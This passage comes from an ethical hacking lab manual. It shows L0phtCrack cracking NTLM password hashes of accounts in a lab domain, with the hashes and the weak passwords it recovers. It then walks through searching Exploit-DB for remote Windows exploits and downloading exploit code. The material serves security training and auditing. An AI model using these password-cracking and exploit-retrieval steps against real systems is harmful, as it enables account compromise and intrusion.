
11. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




12. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.



13. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



14. Check the given details in the **Summary** wizard and click **Finish**.



15. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.

The screenshot shows the L0phtCrack 7 interface. On the left, there's a sidebar with options like Base, Reports, Queue, Schedule, Documentation, System, and Settings. The main area has a table titled 'Accounts' with columns: Domain, Username, NTLM Hash, NTLM Password, and NTLM State. The table contains six rows, each representing a user account from the 'CEH.com' domain. The 'Guest' account is cracked, while others are not. At the bottom, there's a status bar showing 'Status: JTR Engine: Pass 1/1 (NTLM) Elapsed Time: 0d0h0m1s Pass Time Left: 0d7h28m9s Max Time Left: 0d23h59m59s Speed', 'Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)', and a thermal monitor.

Domain	Username	NTLM Hash	NTLM Password	NTLM State
CEH.com	Guest	31D6CFE0D16AE931B73C69D7E0C089C0		Cracked (No Password): instantly (B)
CEH.com	krbtgt	15B14DAEB6DFB50308278392371621C7		Not Cracked (K)
CEH.com	Martin	SEBE7DFA074DA8EE8AEF1FAA2BBDE876		Not Cracked (Ma)
CEH.com	Shiela	0CB6948805F797BF2A82807973B89537		Not Cracked (Sh)
CEH.com	jason	2D20D252A479F485CDF5E171D93985BF		Not Cracked (Ja)
CEH.com	Administrator	92937945B518814341DE3F726500D4FF		Not Cracked (B)

16. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

17. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

Base	All Accounts: 6	Cracked: 5	Partially Cracked: 0	Selected: 1	Locked Out: 0	Disabled: 2	Expired: 0	Non-Expiring: 5
Reports								
Queue								
Schedule								
Documentation								
System								
Settings								
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0			Cracked (No Password): instantly		
2	CEH.com	krbtgt	15B14DAEB6DFB50308278392371621C7			Not Cracked		
3	CEH.com	Martin	5EBE7DFA074DA8EE8AEF1F0A2BBDE876	apple		Cracked (Dictionary:Complex): 10s		
4	CEH.com	Shiela	0CB6948805F797BF2A82807973B89537	test		Cracked (Dictionary:Complex): 1h24m12s		
5	CEH.com	jason	2D20D252A479F486CDF5E171D93985BF	qwerty		Cracked (Dictionary:Complex): 10s		
6	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa\$\$w0rd		Cracked (Dictionary:Complex): 10s		

Status: JTR Engine: Pass 1/1 (NTLM) Elapsed Time: 0d1h25m26s Pass Time Left: 0d22h34m34s Max Time Left: 0d22h34m34s S

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

Thermal Monitor: COOL CPU Utilization:

```
03:56:05 Node 2: apple (Martin)
03:56:05 Node 2: Pa$$w0rd (Administrator)

05:20:02 Node 3: test (Shiela)
```

This Step: 5% Total Queue: 40%

5:21 AM 4/1/2022

18. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.

19. This concludes the demonstration of auditing system passwords using L0phtCrack.

20. Close all open windows and document all the acquired information.

Task 3: Find Vulnerabilities on Exploit Sites

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

- In the **Windows 11** machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type <https://www.exploit-db.com/> and press **Enter**.
- The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.

Exploit Database - Exploits for P X +

https://www.exploit-db.com 90% 90%

EXPLOIT DATABASE

Verified Has App **Filters** **Reset All**

Show 15 **Search:**

Date	D	A	V	Title	Type	Platform	Author
2022-05-11	▲	✗	TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky	
2022-05-11	▲	✗	Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa	
2022-05-11	▲	✗	WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai	
2022-05-11	▲	✗	Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner	
2022-05-11	▲	✗	WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abisheik M	
2022-05-11	▲	✗	MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Altelus	
2022-05-11	▲	✗	Beehive Forum - Account Takeover	WebApps	PHP	Pablo Santiago	
2022-05-11	▲	✗	PHPProjekt PhpSimplyGest v1.3. - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Andrea Intilangelo	
2022-05-11	▲	✗	Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	WebApps	PHP	cheshireca7	

11:49 PM 5/11/2022

3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.

Exploit Database - Exploits for P X +

https://www.exploit-db.com 90% 90%

EXPLOIT DATABASE

EXPLOITS Has App **Filters** **Reset All**

SEARCH EDB

SEARCH SPLOIT MANUAL

SUBMISSIONS

ONLINE TRAINING

<https://www.exploit-db.com/search>

Search:

A	V	Title	Type	Platform	Author
✗	TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky	
✗	Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa	
✗	WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai	
✗	Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner	
✗	WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abisheik M	
✗	MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Altelus	
✗	Beehive Forum - Account Takeover	WebApps	PHP	Pablo Santiago	
✗	PHPProjekt PhpSimplyGest v1.3. - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Andrea Intilangelo	
✗	Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	WebApps	PHP	cheshireca7	

11:52 PM 5/11/2022

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**).

Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

The screenshot shows a web browser window titled "Exploit Database Search" at the URL <https://www.exploit-db.com/search>. The page has a sidebar on the left with various icons. The main content area is titled "Exploit Database Advanced Search". It features several search filters: "Title" (empty), "CVE" (2022-1234), "Type" (set to "remote"), "Platform" (set to "Windows_x86-64"), and "Port" (dropdown menu). Below these are "Content" (text input with "Exploit content") and "Author" (dropdown menu). There are also checkboxes for "Verified", "Has App", and "No Metasploit", and a "Search" button. A "Show" dropdown is set to "15". The main table lists vulnerabilities with columns: Date, D, A, V, Title, Type, Platform, and Author. The first five rows are:

Date	D	A	V	Title	Type	Platform	Author
2022-05-11	+			Prime95 Version 30.7 build 9 - Remote Code Execution (RCE)	remote	Windows	Yehia Elghaly
2022-05-11	+			ImpressCMS v1.4.4 - Unrestricted File Upload	webapps	PHP	Ünsal Furkan Harani
2022-05-11	+			Microfinance Management System 1.0 - 'customer_number' SQLi	webapps	PHP	Eren Gozaydin
2022-05-11	+			Akka HTTP 10.1.14 - Denial of Service	remote	Multiple	cxosmo
2022-05-11	+			WebTareas 2.4 - Blind SQLi (Authenticated)	webapps	PHP	Behrad Taher

At the bottom, there are navigation icons for back, forward, search, and file operations, along with a timestamp "11:58 PM 5/11/2022" and a notification icon with the number "3".

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

The screenshot shows the Exploit Database Advanced Search interface. The search parameters are set to find 'remote' exploits for 'Windows_x86-64'. The results table displays five entries, each with a download icon, a title, type, platform, and author. The titles include 'CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)', 'Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)', 'CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)', 'DEWESoft X3 SP1 (x64) - Remote Command Execution', and 'Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)'.

Date	Type	Platform	Author
2019-01-28	remote	Windows_x86-64	Matteo Malvica
2018-08-14	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28	remote	Windows_x86-64	Juan Prescott
2018-03-12	remote	Windows_x86-64	hyp3rlinx
2017-07-24	remote	Windows_x86-64	redr2e

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon in the **Exploit** section to download the exploit code.

The screenshot shows the details for the 'CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)' exploit. Key details include EDB-ID: 46250, CVE: 2018-6892, Author: MATTEO MALVICA, Type: REMOTE, Platform: WINDOWS_X86-64, and Date: 2019-01-28. The 'Exploit' section shows a download icon and a copy link. The exploit code itself is listed at the bottom:

